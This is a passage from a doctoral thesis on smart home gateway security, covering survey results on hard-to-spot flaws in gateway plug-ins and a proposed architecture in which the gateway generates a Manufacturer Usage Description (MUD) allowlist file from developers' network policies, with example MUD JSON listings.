At the same time, the study wants to demonstrate that it is not so easy for other developers to spot the security issues reported in the model. For this second hypothesis, a set of programmers—who could be final users of the SHGs or plug-in developers—were recruited to analyze the PoCs, looking for potential undesired behaviors. The gathered data seems to prove also this hypothesis. Indeed, in the majority of the cases, the users were not able to spot the security issues contained in the PoCs. Considering the data related to Home Assistant (see Table 3.24), there are five integrations out of eight in which neither one participant was able to spot the introduced menace, while, in the other three cases, the number of participants capable of spotting the undesired behavior never goes beyond the 40% of answers (in the worst case two participant out of five were able to properly find the introduced malfunction). Discussing instead the data related to WebThings (see Table 3.25), even in this case, there are five add-ons out of eight in which neither one participant was able to spot the introduced menace. In the other three cases, the percentage of participants capable of spotting the issue never goes beyond 22% (in the worst case, two participants out of nine were able to properly find the introduced malfunction).

In addition, even the data collected from the users confirm the outcome of expert surveys. Indeed, considering the WebThings responses, when a threat is recognized, it is always considered accidental. Even on Home Assistant, in the majority of cases, when an issue is spotted, it is considered accidental. In the worst case, one participant out of two considered the malfunction contained in `light_consumption_v1` as not

accidental. These data further confirm the hypothesis that it is reasonable that those unexpected behaviors could be introduced by mistake.

Therefore, according to the data collected through the survey, it is possible to conclude that inexperienced developers, especially novices, may unintentionally create security vulnerabilities in their plug-ins due to their lack of familiarity with the platform and potential oversight of security considerations. Considering also that those flaws are difficult to spot, unaware users could also install those plug-ins in their deployed SHG, creating security issues and unexpected behaviors for their smart homes.

To address the identified threats and vulnerabilities, several measures can be taken. Firstly, the programmers developing those SHGs should enforce stricter isolation between components to prevent unauthorized access and manipulation of data. Secondly, plug-ins should implement authentication mechanisms to verify their identity and permissions when interacting with the platform and other components. Furthermore, developers should be provided with comprehensive documentation and tools to aid in the validation of their plug-ins. Considering this direction, the proposed threat model could be a good starting point to guide plug-in developers' implementation decisions and mitigate the risk of malicious behaviors.

3.6 Discussion

Section 3.1 already discussed some references useful to design the model proposed in this chapter. However, the generic nature of resources like the Threat Model Manifesto [46] or STRIDE [54] necessitated the identification of more specific resources for our purposes.

In the realm of IoT security, Pal et al. [60] proposed a comprehensive threat model categorizing IoT threats into five different areas. This model offers insights into various attack vectors across different perspectives, but it does not consider a scenario like the one proposed by the threat model described in this chapter. Indeed, the model described in Section 3.3 considers the specific nature of a Smart Home Gateway and the fact that attacks on every element of the gateway could come from every element of the gateway itself.

Going deeper into the smart home domain, the chapter already cited the models proposed by Heartfield et al. [61] and by Abbas et al. [72]. The first model contributes to understanding security threats in the smart home domain and their potential impacts, while the second model is applied specifically to Botnet detection, which is not the scenario considered by this chapter. Our focus lies specifically on the development of plug-ins for extensible Smart Home Gateways, distinguishing the work presented in this chapter from the broad view of the IoT domain presented in the majority of these contributions.

Another great difference with other threat models previously presented (e.g., [61]) is that this threat model is not designed to describe how an attacker can exploit a threat or to estimate the potential damage that an exploit could achieve. Indeed, this model was designed as a set of attention points that a developer should take into account while developing its SHG plug-in.

To demonstrate how the model could be useful for plug-in developers, two surveys were conducted involving experts and potential plug-in developers. Thanks to those surveys, this chapter demonstrated that developers might unknowingly introduce malicious behaviors into their plug-ins. This is an important finding because it emphasizes that even well-intentioned developers can create vulnerabilities through oversight or misunderstanding of security practices. Traditional threat models such as STRIDE [54] focus on malicious external actors but do not account for the potential for internal mistakes leading to vulnerabilities, which is the most interesting point of this research activity.

3.7 Conclusions

Smart home environments could be intricate systems consisting of multiple components, with the Smart Home Gateway (SHG) acting as a central point of interaction. Therefore, creating plug-ins for these gateways can introduce security vulnerabilities affecting the gateway itself or other entities in the smart home. To help developers create more reliable plug-ins, a threat model for this specific scenario was recently proposed.

In this chapter, the thesis investigates the security implications of developing plug-ins for SHGs through the lens of a proposed threat model. The model represents

a set of threats that could affect the security properties of a smart home system. Although the model primarily focuses on the plug-ins, it is important to note that these threats could also impact other attack targets within the described architecture (see Section 3.2), such as other plug-ins, other devices, and the gateway itself.

Therefore, the thesis recommends that developers take into account the threats described in the model when programming their Smart Home Gateway components. On the one hand, plug-ins should not implement these behaviors. On the other hand, developers can create more robust and secure solutions by considering the described threats while developing their plug-ins.

In conclusion, ensuring the security of smart home environments requires a multi-faceted approach involving improvements to platform security, authentication mechanisms for plug-ins, and support for developers. By addressing these challenges, it is possible to enhance the safety and privacy of smart home users and foster continued innovation in the smart home ecosystem. To move towards achieving this goal, Chapter 4 proposes some security mechanisms tailored to improve the integrity and reliability of plug-in developers' contributions. Then, Chapter 5 proposes an enhanced IoT gateway capable of outsourcing some security capabilities from resource-constrained IoT devices.

Chapter 4

An Extended MUD Architecture to Enhance Smart Home Security

As discussed in the previous chapters, the consequences of compromised IoT devices can be severe. Indeed, a compromised device could even impact other machines connected to the same network [2], or it could be involved in massive Distributed Denial of Service (DDoS) attacks (similar to the infamous Mirai Botnet incident [3]).

To reduce the possibility that an IoT device would be compromised by a malicious agent and to reduce the possibility that a compromised device would be used to attack other devices, the Internet Engineering Task Force (IETF) introduced the Request for Comments (RFC) 8520: Manufacturer Usage Description (MUD) [11]. Specifically, this RFC defines an architecture and a data model to restrict communication to and from IoT objects. In line with the standard's name, to enable this security mechanism, the device manufacturers have to specify the expected network usage of their devices in a dedicated file. This file has to be composed of a set of policies defining the allowed endpoints for establishing or receiving communications, and it must be securely stored in a server under the manufacturer's control. By reading and processing these MUD files, a dedicated component on the home network (i.e., the *MUD Manager*) can configure the network to enforce the specified MUD policies. Once the policies are active, only specific connections are allowed for every IoT device compliant with the MUD standard.

However, despite its potential, MUD adoption remains limited, primarily due to the lack of manufacturers producing MUD files for their devices. In response to this

challenge, several researchers have proposed the involvement of third-party entities to generate MUD files in place of the manufacturers [73].

An advantage of managing many IoT devices with a Smart Home Gateway (SHG) is that it can also provide an additional layer of security by acting as a buffer between the IoT devices and the Internet, protecting the devices from direct exposure to potential threats online. In addition, SHGs can also be used to enhance the network's security by implementing additional security features (as shown in [2, 7]).

Considering the aforementioned aspects, a Smart Home Gateway (SHG) could also be a suitable third party for generating a MUD file. Indeed, introducing the MUD standard inside an SHG would reduce the allowed connections established by the gateway, consequently reducing the smart home's attack surface and enhancing the security of one of its most critical components. As SHGs are often extensible through plug-ins, it can be a reasonable approach to provide plug-in developers with a way to specify their network requirements to generate a global MUD file for the entire gateway. To ensure trust in developers' network requirements, it is essential to verify that they have not been modified between the time they were written and the time the MUD Manager enforces them.

Therefore, the main goal of this chapter is to describe an extension of the MUD architecture based on an SHG to address an automatic generation of MUD files from specifications provided by plug-in developers. To demonstrate the feasibility of the proposed approach, the chapter describes the proposed architecture, presents a Proof of Concept (PoC) implementation, and shows the first promising experimental results on an IoT testbed. The described architecture and the presented Proof of Concept represent an extension of the work presented in [13].

To ensure that developers' contributions were not tampered with, the MUD generation process verifies the integrity of each software plug-in before including its network requirements in a gateway-level MUD file. Creating a MUD file for an extensible Smart Home Gateway can protect the SHG and all its plug-ins, regardless of whether the plug-ins integrate physical devices or new software functionalities.

Specifically, the developed PoC aims at enhancing the security of the smart home through the following contributions:

- extending the MUD concept to manage entire smart homes through SHGs;

- reducing the connection from (and to) the SHG to only those really necessary to conduct the activities;
- providing protection for all types of plug-ins, regardless of whether they integrate a physical device or not;
- verifying the integrity of the plug-ins before considering their network requirements.

The rest of this chapter is structured as follows: Section 4.1 describes the necessary background. It includes the relevant details on the MUD standard and on network policy concepts used in the proposed solution. Section 4.2 analyzes some related work on smart home security and MUD. Section 4.3 describes the proposed SHG-based architecture. The implemented Proof of Concept and the related experimental results are described in Section 4.4, while possible limitations of the proposed solution are described in Section 4.6. Section 4.7 concludes the chapter and offers insights for further research.

4.1 Background

This section provides relevant information on some background concepts. Section 4.1.1 describes the Manufacturer Usage Description (MUD), while Section 4.1.2 provides some details about firewall policies that were used to craft a component of the Proof of Concept presented in Section 4.4.

4.1.1 Manufacturer Usage Description (MUD)

In 2019, the Internet Engineering Task Force (IETF) presented the Request For Comment (RFC) 8520: Manufacturer Usage Description (MUD) [11]. MUD is basically a white-listing approach that identifies a set of allowed communications for each IoT device that is compliant with this standard. Indeed, it allows manufacturers to define in a dedicated file the set of permitted endpoints used by their devices to conduct their regular activities. Accessing endpoints not specified in such files is forbidden to the devices. By reducing the number of allowed connections, MUD effectively minimizes the devices' potential attack surface.

Specifically, RFC 8520 describes the following set of components (also represented in Figure 4.1):

- **MUD file**: a JSON [74] document describing a *thing*. It specifies the *thing*'s network requirements and the allowed endpoints for establishing communications (in both directions). The contained MUD policies are expressed through the YANG standard [75]. An example of a MUD file is described in Section 4.1.1.
- **MUD file server**: responsible for hosting and serving *MUD files*. Usually maintained by the manufacturer or a trusted third party, the *MUD file server* ensures the integrity and availability of MUD files.
- **MUD manager**: the heart of the MUD ecosystem. When new *things* are connected to the local network, it retrieves their *MUD files* from the related *MUD server(s)*. Moreover, it processes the MUD files and instructs the network elements that have to enforce the retrieved MUD policies.
- **MUD URL**: a URL pointing to the *MUD server* holding the *MUD file*.
- **thing**: an IoT device. It exposes the *MUD URL* to the *MUD manager* to specify its network requirements.
- **manufacturer**: the responsible of configuring the *thing* to expose the *MUD URL*. They also create the *MUD file* itself. The manufacturer is not necessarily the entity that built the device (e.g., it could be a component provider or a systems integrator).

As evident from the provided definitions, the MUD file associated with a specific IoT device (the thing) is not stored directly on the device itself. Instead, the thing informs the MUD manager of the location from where the MUD file can be retrieved through the related MUD URL. This MUD URL can be sent using DHCP [76], LLDP [77], or 802.1AR [78]. Once the MUD manager has the MUD URL, it can download the associated MUD file using HTTPS [35].

The standard does not strictly prescribe the instantiation of these policies, but it depends on the implementation of the MUD manager and the local network administrator. For instance, the open-source MUD Manager (osMUD) [79] enforces




Fig. 4.1 Workflow of a standard MUD architecture.

policies using `iptables`, which configures IP packet filter rules in the Linux kernel firewall [80]. Conversely, the NIST MUD manager relies on Software Defined Networking (SDN) [81], utilizing switches and controllers observing the OpenFlow protocol [82].

Moreover, it is even conceivable that the MUD manager and the router (and possibly other network elements responsible for enforcing policies) may be embedded within the same physical device. This is the case of osMUD, which is a MUD manager designed to be deployed over OpenWrt [83], a Linux-based router OS.

MUD file structure

This section describes the structure of a MUD file. Specifically, the MUD file shown in the following listings describes a temperature sensor that can communicate in both directions through IPv4 [84] with an endpoint located at the address `192.168.7.242`

To begin with, Listing 4.1 describes the main fields contained inside the object `ietf-mud:mud` (part of a MUD file). They can be considered as the "header" of the file. The main enclosed fields are the following:

mud-version As the name suggests, this field indicates the version of the MUD specification.

last-update It specifies the moment the MUD file was modified for the last time.

cache-validity The amount of time, in hours, that a network management station must wait since its last request before checking for an updated version of the MUD file.

is-supported It is a boolean value indicating whether the thing is supported or not. If it is not supported, the manufacturer has no intention of ever releasing an update to the MUD file.

systeminfo It is a textual description of the thing. It should not exceed 60 characters.

documentation A URL pointing to the documentation related to the thing and the associated MUD file.

Listing 4.1 Header fields of a MUD file.

```
{
  ietf-mud:mud: {
    mud-version: 1,
    cache-validity: 24,
    is-supported: true,
    systeminfo: "Example of a MUD file for a temperature sensor",
    mfg-name: "Luca Mannella, e-Lite, Politecnico di Torino",
    documentation: "https://github.com/LucaMannella",
    model-name: "temp-sensor",
    ...
  },
  ...
}
```

The remaining part of the MUD file describes which network connections are allowed (or explicitly forbidden). Those connections are represented in an object called Access List (ACL). Specifically, the main fields described in the rest of the MUD file are:

from-device-policy This field defines all the outgoing connections.

to-device-policy This field defines all the incoming connections.

access-list This object, that can be found both in `from-device-policy` and `to-device-policy` defines the names of each network policy. All the `access-list` are stored in an object called `access-lists`.

Access Control Entry (ACE) These objects are the key elements of a MUD file. They describe concretely the network rules to be applied by the MUD manager. Each of these objects has to be previously defined inside an `access-list`. They are stored inside an array called `acl` stored inside another object, written under `ietf-mud:mud` called `ietf-access-control-list:acls`.

Listing 4.2 Declaration of outgoing and incoming connections allowed or explicitly forbidden in a MUD file.

```
{
  ietf-mud:mud: {
    ...
    from-device-policy: {
      access-lists: {
        access-list: [{
            name: "temp-sensor-v4from"
        }]
      }
    },
    to-device-policy: {
      access-lists: {
        access-list: [{
            name: "temp-sensor-v4to"
        }]
      }
    }
  },
  ietf-access-control-list:acls: {
    ...
  }
}
```

Listing 4.2 shows the declaration of those ACLs (contained inside the `ietf-mud::mud` object), while Listing 4.3 shows the definition of those policies (written below the `ietf-mud:mud` object).

Listing 4.3 Definition of outgoing and incoming connections allowed or explicitly forbidden in a MUD file.

```
{
  ietf-mud:mud: {
    ...
```

```
4     },
5     ietf-access-control-list:acls: {
6       acl: [
7         {
8           name: "temp-sensor-v4from",
9           type: "ipv4-acl-type",
10          aces: {
11            ace: [
12              {
13                name: "temp-remote-from",
14                matches: {
15                  ipv4: {
16                    ietf-acldns:dst-dnsname: "sensors.elite.polito.it"
17                  }
18                },
19                actions: {
20                  forwarding: "accept"
21                }
22              }
23            ]
24          }
25        },
26        {
27          name: "temp-sensor-v4to",
28          type: "ipv4-acl-type",
29          aces: {
30            ace: [
31              {
32                name: "temp-remote-to",
33                matches: {
34                  ipv4: {
35                    ietf-acldns:src-dnsname: "sensors.elite.polito.it"
36                  }
37                },
38                actions: {
39                  forwarding: "accept"
40                }
41              }
42            ]
43          }
44        }
45      ]
46    }
```

```
47 }
```

4.1.2 Network Policies Management

Once deployed on the proper device, MUD policies can be seen as firewall policies. Indeed, according to the adopted MUD manager, MUD policies can be seen as firewall policies. For instance, the open-source MUD Manager (osMUD) [79] translates and enforces the MUD policies using `iptables`, which configures IP packet filter rules in the Linux kernel firewall [80].

Therefore, under certain circumstances (like the experimental setup adopted for the PoC presented in Section 4.4), to describe the relations among the MUD policies, it is possible to use the same terminology presented by Al-Shaer and Hamed in [85] for describing firewall policies.

Therefore, considering [85], the relations among two rules (R_x and R_y) can assume five different forms:

Exactly Matching (EM) every field of R_x is coincident with a field of R_y.

Inclusively Matching (IM) every field in R_x is a subset or equal to a corresponding field in R_y.

Partially Matching (PM) at least one field in R_x is a subset, a super-set, or equal to a corresponding field in R_y. At the same time, at least one field in R_x is not a subset, a super-set, or equal to the corresponding field in R_y.

Correlated (C) some fields in R_x are subsets or equal to some corresponding fields in R_y. At the same time, the rest of the fields in R_x are super-sets of some corresponding fields in R_y.

Completely Disjoint (CD) every field of R_x is different to all the fields in R_y.

The first theorem presented in the same paper [85] also guarantees that only the previously described relation can occur among a couple of rules. That theorem says: “Any two k-tuple filters in a firewall policy are related by one and only one of the defined relations”.

Knowing the relation among policies allows the detection of potential conflicts, ensuring proper enforcement of the rule set. In addition, the optimization of a set of policies can reduce their number and consequently reduce the workload for the network equipment that should enforce them. To have one of those two situations, the policies should overlap in some way (i.e., CD policies do not need those operations).

The main difference between a conflict among policies or a couple of policies that can be optimized is the action that the policy wants to execute. Indeed, if the action is the same (e.g., deny a certain traffic flow), the policies can be optimized; otherwise, if the action to execute is different, a conflict arises.

4.2 Related Work

Various researchers have demonstrated the potential impact of compromised IoT devices. For instance, Kafle et al. [2] executed a lateral privilege escalation attack, using a compromised Philips Hue to disable a Google's Nest Security Camera. Moreover, compromised objects can try to jeopardize endpoints beyond the local network and participate in large-scale Distributed Denial of Service (DDoS) attacks through botnets [86]. The infamous Mirai Botnet [3] and its related botnets [87] exemplify the severity of such threats.

In the context of smart homes, Smart Home Gateways (SHGs) play a pivotal role in orchestrating the IoT devices within a smart home. The complexity and connectivity of these gateways pose new security challenges. If not adequately protected, SHGs can unintentionally introduce security vulnerabilities into the smart home ecosystem [88, 89]. These vulnerabilities could potentially serve as entry points for malicious actors with the goal of compromising the entire smart home network. However, if designed with security in mind, SHGs may function as an additional line of defense, thus enhancing the overall resilience of the smart home. For example, Yang et al. [90] proposed an SHG that employs onion routing to transmit IoT data streams, and Gajewski et al. [7] designed a home gateway equipped with an Intrusion Detection System (IDS).

While different approaches, including machine learning techniques, have been used to detect malicious traffic from IoT devices [91], an approach like the Manufacturer Usage Description (MUD) can introduce an automatic and standard extra

layer of protection designed specifically for IoT devices. Indeed, for compliant IoT devices, accessing endpoints not specified in the MUD files is forbidden by the local network equipment (e.g., by the gateway). By reducing the number of allowed connections, MUD effectively minimizes the devices' potential attack surface.

Secondly, by widely adopting MUD, the response time to address particular security vulnerabilities can be significantly reduced by removing access to specific endpoints used to carry on malicious behavior. Indeed, other researchers have already discussed the challenge of deploying patches for constrained IoT devices [92]; taking advantage of MUD to achieve this goal can significantly improve devices' security. However, MUD should not be considered as a substitute for traditional software patches, which remain a crucial task.

In these last years, MUD has attracted the attention of many standardization organizations and researchers. Among them, MUD was viewed as a valuable solution by the European Union Agency for Cybersecurity (ENISA) and by the National Institute of Standards and Technology (NIST). Specifically, ENISA included MUD in their "Good practices for security of IoT" [93], while NIST considers it a promising tool to mitigate security threats and to cope with Denial of Service (DoS) attacks [94].

Considering the novelty of MUD, different scholars proposed modification or expansion to this standard to further enhance its security capabilities. A relevant example of an expanded MUD architecture was proposed by Andalibi et al. [95]. In their paper, the authors modified the MUD architecture introducing an additional layer of security suitable for the fog computing paradigm [96]. Another modified MUD architecture, which addresses the network administrator's role in the MUD standard, was presented in [97]. In their paper, the researchers proposed the inclusion of a User Policy Server in the MUD architecture. This server allows the network administrator to enforce and override new policies beyond those the manufacturer defines. In [98], the scholars proposed to enhance the MUD architecture, allowing the enforcement of the devices' MUD files only if the MUD-enabled devices (or the home routers) are not affected by severe known vulnerabilities. In their patent, Jin et al. [99] extended MUD by considering some dynamic security factors of smart buildings. In addition, Feraudo et al. [100] recently proposed to extend the MUD specification by adding new fields to rate-limits the outgoing network traffic of the MUD-enabled IoT devices (i.e., the number of transmitted packets, or bytes, in a

certain period of time). The concept of including bandwidth in the MUD standard was also present in an IETF RFC draft [101].

To conclude, a very comprehensive survey on MUD was written by Hernández-Ramos et al. [73]. It categorizes the MUD-related research activities into four macro-areas: MUD profile *generation*, MUD profile *obtaining*, MUD profile *enforcement*, and *MUD-based application*. The approach proposed in this chapter aligns with the first category, involving the automatic generation (and exposure) of a MUD file through the intervention of plug-in developers.

4.2.1 Research Methodology

The architecture presented in this chapter was originally published in [13]. The focus of the preliminary literature research, conducted at the beginning of 2023, was to identify and analyze existing research papers related to the MUD standard. Literature research was further expanded and reviewed while writing this doctoral thesis. Considering that the Manufacturer Usage Description (MUD) is a new standard, there are few papers on this topic. Two different research queries were executed through Scopus by Elsevier[1] using the option "Search within Article Title, Abstract, and Keyword". The keywords in the first research were the standard name (i.e., "Manufacturer Usage Description"), while the second one used "MUD standard". Using only MUD was not meaningful; it provides more than 23.000 results very loosely connected with the standard described in RFC 8520 [11]. At the end of September 2024, 54 papers were available. This number decreases to 44, considering only the papers available at the end of 2022. This implies a growth in the research interest of approximately 34 %. Those data are shown in Table 4.1.

All the titles and abstracts of those research papers were carefully read; then, only the relevant papers for this research activity were deeply analyzed. Moreover, papers considered out of topic or not written in English or Italian were excluded. This literature review was also integrated with other relevant resources not obtained through the previous queries (e.g., IETF RFC drafts like [101]).

[1] https://www.scopus.com, last visited on September 16, 2024.

Table 4.1 Number of papers obtained for each research query related to Manufacturer Usage Description (MUD) standard and their rate of increase.

Keywords used	**Papers in 2022**	**Papers in 2024**	**Increase Rate**
"Manufacturer Usage Description"	43	54	26 %
"MUD Standard"	11	19	73 %
Overall papers (without redundancies)	44	59	34 %

4.3 Proposed Architecture

To deal with the fact that the MUD standard is not widely deployed yet, many scholars have proposed different strategies and techniques to *generate*, *obtain*, and *enforce* the rules described in a MUD file. Therefore, in line with the recent literature, this chapter aims to propose a MUD generation methodology based on authenticated plug-in developers' contribution, specifically designed for extensible Smart Home Gateways (SGHs).

Considering that an SHG should manage all the IoT devices inside a dwelling's network, it can be the ideal layer to handle MUD policies in place of the managed devices. Indeed, every time a device is going to be integrated into an SHG, developers have to write a software component (i.e., a plug-in). The approach proposed in this chapter is based on the fact that, during the development of those software components, to achieve a higher level of security, programmers can provide the network requirements (i.e., the policies) of their developed code in a MUD-compliant way. At run-time, those policies will be collected from every plug-in by the SHG, creating a consolidated gateway-level MUD file. Since those policies can be considered fragments of the generated MUD file, the chapter will also refer to them as MUD snippets.

This MUD generation mechanism, allowing developers to access the MUD, can help them integrate more reliable plug-ins in the SHG. Reducing the number of possible established communications, this proposed approach adds an additional layer of protection for the plug-ins, the SHG itself, and the integrated devices (now indirectly protected by the MUD standard even if their manufacturers do not integrate this security standard). Indeed, thanks to this new functionality, plug-ins will be able to communicate only with the endpoints specified by their plug-in developers. This

protection mechanism can be used to protect plus-ins that integrate physical devices (indirectly protecting the physical devices) or for those designed to provide the SHG with new software functionalities only.

As already mentioned at the beginning of this chapter, to additionally enhance the SHG's security, the SHG should verify that third-party plug-ins were not altered from their original design. This also ensures a more reliable gateway-level MUD file. Indeed, there are three main issues related to introducing those developers' contributions. Firstly, considering that different developers write the MUD policies, it is necessary to verify that they are compatible. Secondly, the MUD policies could be altered between the moment in which the developer wrote them and the moment in which they are taken into account by the SHG. Lastly, an unaltered set of MUD policies could be associated with a plug-in for which they were not originally designed.

Therefore, to avoid those issues, before including each set of policies in the gateway-level MUD file, the software component in charge of aggregating the developers' contributions must verify that:

- the developers' contributions are identical to the original developer design (i.e., they are unaltered);
- each MUD snippet is associated with the proper plug-in;
- the content of each policy is compatible with the others (i.e., one policy tries to forbid access to a specific endpoint while another needs it).

On the one hand, if a conflict between two policies is detected, a conflict resolution strategy has to be applied (or the MUD generation process has to be interrupted). In case the MUD manager was not able to manage conflicting policies, this would also protect the MUD manager from potential malfunctioning. On the other hand, if the integrity of a developer's contribution is compromised, the MUD snippet should not be included in the gateway-level MUD file. In addition, it is also possible to deactivate or remove the plug-in from the Smart Home Gateway, according to the desired strictness level of the security mechanism.

Once the MUD file is generated leveraging all the compliant developers' contributions, according to the MUD standard [11], it has to be signed through an asymmetric cryptography technique [102]. In this proposed approach, instead of being signed

by the manufacturer, the generated MUD file is signed directly by the Smart Home Gateway itself. Signing the MUD file allows the MUD manager to recognize the MUD file sender and verify the MUD file's integrity when it retrieves it.

To make the MUD file accessible to the MUD manager, according to the MUD standard, it has to be deployed on a MUD file server. Considering the specificity of the MUD file generated by this proposed approach, having the MUD file server on the same machine as the SHG is a reasonable solution. If the MUD file server is located on a different machine (with respect to the SHG), it is recommended to transmit the generated MUD file using a secure transmission protocol.

Giving every plug-in—even those integrating only new software functionalities—the possibility of specifying some MUD policies will limit the connections established by the gateway only to endpoints essential to executing the designed functionalities. Consistently with the MUD standard, reducing the number of allowed endpoints will reduce the potential attack surface of the SHG.

4.3.1 MUD Generation Workflow

The workflow steps of the proposed solution are as follows. Figure 4.2 graphically represents the steps of the whole workflow.

0. Authenticated Developers contributions (i.e., plug-ins equipped with MUD policies) are installed on the Smart Home Gateway (step 0).

1. When the MUD generation process starts (step 1), the SHG verifies the integrity of the MUD-enabled plug-ins and collects only the MUD policies belonging to non-tampered plug-ins. During this process, the SHG also verifies that those policies do not conflict with each other. If so, it actuates a conflict resolution strategy.

2. When the gateway-level MUD file is ready to be exposed, the SHG uploads it on a MUD file server (step 2).

3. Once the MUD file is deployed, the workflow follows the same steps of a traditional MUD architecture (already described in Section 4.2). The SHG, acting like any other MUD-enabled IoT device, exposes the MUD URL (step 3).

4. The MUD URL is then forwarded to the MUD manager (step 4).

5. The MUD manager retrieves the MUD file (steps 5 and 6).

6. The policies enclosed in the MUD file are enforced through the dedicated network devices (e.g., the network router) (step 7).




Fig. 4.2 Workflow of the proposed architecture. The picture shows the role of the SHG in generating and providing a gateway-level MUD file.

Notably, the proposed approach is perfectly compatible with the MUD standard and does not require any modification to a conventional MUD manager to work correctly.

4.4 Validation through a Proof of Concept

To demonstrate the feasibility of the architecture described in Section 4.3, this part of the thesis describes a developed Proof of Concept (PoC) based on an open-source implementation of the MUD architecture, suitably extended with the proposed functionalities. The PoC demonstrates that it is possible to automatically generate a

MUD file at run-time and that the proposed approach is perfectly compatible with a traditional MUD infrastructure.

The following specifications were taken into account when developing the PoC. The fourth, fifth, sixth, and seventh specifications aim to enhance the reliability of the proposed solution. The others seek to encourage its adoption.

1. As discussed in Section 4.3, the developed PoC must be compatible with the traditional MUD syntax and components, including the MUD manager;
2. the PoC should adopt as many open-source components as possible.
3. The MUD Generation process should be implemented in a dedicated plug-in that can be easily installed in the SHG.
4. The generated gateway-level MUD file must not contain any conflicting policies. If, during the MUD generation process two or more collected policies are incompatible, the proposed solution has to manage the conflict and create a consistent resulting MUD file.
5. The integrity of developers' contributions must be guaranteed (i.e., developers' contributions must remain unchanged from the moment they are written to the moment the gateway-level file is generated).
6. If a plug-in's integrity is compromised, according to users' needs and preferences, it may be deactivated.
7. According to users' needs and preferences, if a plug-in is not authenticated, it may be deactivated.
8. Authenticating developers' contributions should be as easy as possible for plug-in developers.
9. Developers should have the possibility of excluding from the integrity verification process the files designed to change (e.g., logging files).
10. Users and developers have to be in control. They should have the possibility of using non-authenticated developers' contributions or contributions that failed the integrity check if they want to do so.

4.4.1 Proof of Concept Components

To create the Proof of Concept, a set of open-source solutions was adopted. Specifically, they are the following:

- **OpenWrt** [83]: an open-source Linux embedded system designed for routers;
- **osMUD** [79]: an open-source MUD manager designed to be installed on an OpenWrt-based router;
- **Home Assistant** [8]: the open-source smart home gateway described in Section 2.2.1;

As discussed in Section 4.3, plug-in developers must specify the plug-in's requirements in a dedicated file called MUD snippet. In the presented PoC, the MUD snippets follow the same syntax presented in RFC 8520 [11], i.e., the syntax of a complete MUD file. Therefore, they have to be written in JSON format [74], according to the YANG standard [75].

To implement the MUD generation process, a Home Assistant integration was developed: the MUD Aggregator. This integration can create and expose a gateway-level MUD file, blending the MUD snippets written by the plug-in developers with a predefined draft stored in a dedicated file. This MUD draft contains a set of MUD fields independent of the plug-ins' requirements (e.g., the MUD version) and a list of endpoints used by Home Assistant to conduct its activities. Those endpoints were extracted by reading Home Assistant's source code and through a network traffic analysis (conducted using Wireshark [103]).

Specifically, the main concepts introduced in the PoC implementing the proposed architecture are the following:

- **MUD Aggregator**: a Home Assistant integration designed to create, authenticate, and expose the gateway-level MUD file;
- The **MUD Draft**: a starting skeleton (part of the MUD Aggregator) used to create the gateway-level MUD file. It contains all the header fields required by the MUD standard (for instance, the version number) and the endpoints used by Home Assistant for its regular execution;

- The generated **MUD file**: a MUD file blending together the requirements specified by each plug-in. The generated file does not contain any conflicting rules;
- The **MUD policies**: a set of requirements specified by the plug-in developer in a MUD-compliant way (the file containing these policies is also called **MUD snippet**).

4.4.2 Creating Developers' Contributions

